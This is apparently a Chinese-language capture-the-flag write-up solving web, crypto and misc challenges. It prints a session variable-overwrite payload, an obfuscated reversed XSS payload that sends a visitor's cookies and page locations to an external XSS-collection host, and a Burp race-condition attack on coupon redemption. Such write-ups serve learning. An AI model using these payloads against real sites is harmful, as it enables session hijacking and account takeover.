WEB

第一题

LazyDogR4U[已完成]	
描述	
懒狗R4u把	Flag藏起来了,但由于他是懒狗,所以flag藏的很不安全。
题目地址	http://49b41b4474.lazy.r4u.top
基准分数	150
当前分数	150
完成人数	105

首先,/www.zip 存在源码泄露。



```
//config.ini
[global]
debug = true

[admin]
username = admin
pass_md5 = b02d455009d3cf71951ba28058b2e615

[testuser]
username = testuser
pass_md5 = 0e114902927253523756713132279690
```

通过阅读源码了解到,需要以 admin 账户登录才能获得 flag。 但是很显然我们只能利用 php比较漏洞来登录 testuser 账户,但是这样显然无法得到 flag。




但是 admin 被加密的 MD5 尝试了很多办法也无法解码。这时候得利用 变量覆盖 将 \$_SESSION['username'] 的值变为 admin。

在 lazy.php 存在一段过滤代码,会将请求中所有键名进行过滤,但是只过滤了一遍,这里造成了漏洞。

我们可以构造 payload:

_SESSSESSIONION[username]=admin&submit=getflag

POST 发送数据即可得到flag



第二题

这题很明显是考的 XSS, 为此煞费苦心自己搭建了一个 XSS 平台, 用的是莲花战队的源码



题目图下:





网页逻辑:第一个文本框中输入信息,点击 Post it 后会显示在下面的留言区;第二个输入框输入验证码,点击提交后,服务器会自动浏览你的留言。但是我们必须有管理员的 token 才能点击左上角的 flag 获得 flag。所以我们要做的:


- 写一段 xss代码 能够截取浏览者cookies 并发送到 xss平台
- 爆破一个字符串,使得这个字符串经过 MD5 加密后的前六位与验证码提示框中给出的验证码相同
- 等待服务器读取留言, xss 平台会收到来自 admin 的 token
- 使用管理员的 token 点击 flag 获取答案

这个网站的 XSS 过滤原则很有趣, script 变 div ,遇到 http ptth 直接删除,遇到 onerror 转换成 rorreon 并将所有字符串反转,遇到 rorreon 转换成 onerror 并将所有字符串反转

经过精致打磨,写出了xss代码如下:

```
>vid<>";)()};))
()}}''nruter{)e(hctac}'':ferh.noitacol.renepo.wodniw?)ferh.noitacol.renepo.wodni
w&&renepo.wodniw(nruter{yrt{})(noitcnuf((epacse+'=renepo&'+))
()}}''nruter{)e(hctac}eikooc.tnemucod nruter{yrt{})(noitcnuf((epacse+'=eikooc&'+))
()}}''nruter{)e(hctac}ferh.noitacol.pot nruter{yrt{})
(noitcnuf((epacse+'=noitacolpot&'+))()}}''nruter{)e(hctac}ferh.noitacol.tnemucod
nruter{yrt{})(noitcnuf((epacse+'=noitacol&1=noissespeek?/'+etisbew=crs.))(egamI
wen({})(noitcnuf(;'php.xedni/moc.sduolcjm.ssx//:s'+b+a=etisbew rav ;'ptt'=b rav
;'h'=a rav"=rorreon x=crs gmi<>vid/<</pre>
```

提交后不一会, 我的 XSS 收到了我自己的 cookies。



说明 XSS成果,下一步是要破解那个验证码。无从下手,于是写了个 Python 爆破,就测试五位数字看看,跑不出那就删除 cookie 刷新页面,重发脚本,使用新的验证码,总有能成功的。

```
import hashlib
import random


def encryption(chars):
    return hashlib.md5(chars.encode('utf-8')).hexdigest()

def generate():
    return str(random.randint(99999, 1000000))
```


```
def main():
    start = "313094"
    while True:
        strs = generate()
        print("Test", strs)
        if encryption(strs).startswith(start):
            print("yes!")
            print("[+] %s " % strs + "%s " % encryption(strs))
            break
        else:
            print("no!")

if __name__ == '__main__':
    main()
    print('完成! ')
```

当时我成功了:



提交! 随后 XSS 平台就收到了管理员的token:



修改 token 得到 flag!


第四题


描述 Liki的生日礼物[已完成] 描述 Liki生日快要到了,她想要一台switch,你能帮帮她么? 题目地址 https://birthday.liki.link 基准分数 200 当前分数 200 完成人数 103

先注册账号,这里不吐槽了,简单的用户名已经都被注册了....



很明显,差两张券,这里运用条件竞争,方便点用 Burp,低线程兑换券,一次兑换一张,高线程兑换非法数量的券,我使用数量 0,设置如下(左侧100线程,右侧50线程):





Attack!

不一会就有结果了:



flag GET!

Crypto

WhitegiveRSA[已完成]


```
描述
N = 882564595536224140639625987659416029426239230804614613279163
e = 65537
c = 747831491353896780365654517748216624798517769637260742155527
题目地址 https://www.baidu.com
基准分数 150
当前分数 150
完成人数 177
```

很 esay 直接上脚本:

```
import libnum
from Crypto.Util.number import long_to_bytes

c = 747831491353896780365654517748216624798517769637260742155527
n = 882564595536224140639625987659416029426239230804614613279163
# n = int("",16)
e = 65537
# e = int("",16)
q = 1029224947942998075080348647219
p = 857504083339712752489993810777


d = libnum.invmod(e, (p - 1) * (q - 1))
m = pow(c, d, n) # m 的十进制形式
string = long_to_bytes(m) # m明文
print(string) # 结果为 b' m ' 的形式
```




FLAG get!

MISC


第四题



pcapng 文件,使用 Wireshark 打开,迅速锁定一个奇怪网址:



去 cf.hgame2021.cf 看看,发现有连续不断的弹窗。




那我们禁用 is



Do you know SPF?

既然说到 SPF 那我们就查看一下 SPF记录吧。



然后 flag 就出来了?

总结

自己好菜